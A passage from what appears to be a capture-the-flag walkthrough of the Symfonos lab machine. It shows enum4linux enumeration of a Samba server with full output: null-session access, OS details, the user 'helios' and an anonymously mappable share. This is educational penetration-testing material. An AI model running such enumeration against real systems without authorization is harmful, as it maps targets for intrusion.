
When I open the english link of the manual page, I see this. This is the usual Apache server manual and nothing more. The only information it gives is the version of the Apache server running which we already know.



Maybe it's time to scan the SAMBA server. Parrot OS has many tools for SMB enumeration



which can be found as shown below.



Let's start with enum4linux. Enum4linux is a tool used for enumerating Windows and Linux Samba systems. By default, it scans RID cycling, user listing (although under some specific conditions), listing of group membership information, Share enumeration and detecting if host is in a workgroup or a domain. Let's run the default scan on our target.

```
$enum4linux 192.168.41.184
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Sep 12 17:37:28 2019

=====
| Target Information |
=====
Target ..... 192.168.41.184
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.41.184 |
=====
[+] Got domain/workgroup name: WORKGROUP
```



Our SAMBA is a part of a workgroup.

```
=====
|   Nbtstat Information for 192.168.41.184   |
=====
Looking up status of 192.168.41.184
SYMFONOS      <00> -          B <ACTIVE>  Workstation Service
SYMFONOS      <03> -          B <ACTIVE>  Messenger Service
SYMFONOS      <20> -          B <ACTIVE>  File Server Service
WORKGROUP     <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
WORKGROUP     <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

MAC Address = 00-00-00-00-00-00

=====
|   Session Check on 192.168.41.184   |
=====
[+] Server 192.168.41.184 allows sessions using username '', password ''

=====
|   Getting domain SID for 192.168.41.184   |
=====
mkdir failed on directory /var/run/samba/msg.lock: Permission denied
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

It allows sessions with a blank username and blank password.

```
=====
|   OS information on 192.168.41.184   |
=====
[+] Got OS info for 192.168.41.184 from smbclient: Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.16-Debian]
[+] Got OS info for 192.168.41.184 from srvinfo:
mkdir failed on directory /var/run/samba/msg.lock: Permission denied
SYMFONOS      Wk Sv PrQ Unx NT SNT Samba 4.5.16-Debian
platform_id   :          500
os version    :          6.1
server type   :          0x809a03

=====
|   Users on 192.168.41.184   |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: helios Name: Desc:
user:[helios] rid:[0x3e8]
```

We found one user named "helios". Although irrelevant, the target OS has been detected.

**Send all the questions  
you have about  
ethical hacking, cyber security and information  
security to  
[qa@hackercool.com](mailto:qa@hackercool.com)**



```

=====
|   Share Enumeration on 192.168.41.184   |
=====
WARNING: The "syslog" option is deprecated
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.16-Debian]
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.16-Debian]

  Sharename      Type      Comment
  -----      -
  print$        Disk      Printer Drivers
  helios         Disk      Helios personal share
  anonymous       Disk
  IPC$          IPC       IPC Service (Samba 4.5.16-Debian)

  Server          Comment
  -----
  SYMFONOS        Samba 4.5.16-Debian

  Workgroup       Master
  -----
  WORKGROUP


[+] Attempting to map shares on 192.168.41.184
//192.168.41.184/print$ Mapping: DENIED Listing: N/A
//192.168.41.184/helios Mapping: DENIED Listing: N/A
//192.168.41.184/anonymous Mapping: OK Listing: OK
//192.168.41.184/IPC$ Mapping: OK Listing: DENIED

=====
|   Password Policy Information for 192.168.41.184   |
=====
[E] Unexpected error from polenum:
Traceback (most recent call last):
  File "/usr/bin/polenum", line 33, in <module>
    from impacket.dcerpc import dcerpc_v4, dcerpc, transport, samr
ImportError: cannot import name dcerpc_v4
[+] Retrieved partial password policy with rpcclient:

```


In the above image, we can see the SHARE information of the SAMBA server of the target system. There are four SHARES : print, helios, anonymous and IPC. Of all these, only the "anonymous" share can be mapped and listed while all others are denied or N/A.

SMBmap is a tool which can be used for mapping SMB shares but SMBMAP was not working on my attacker OS so I decided to view the shares from the File System.

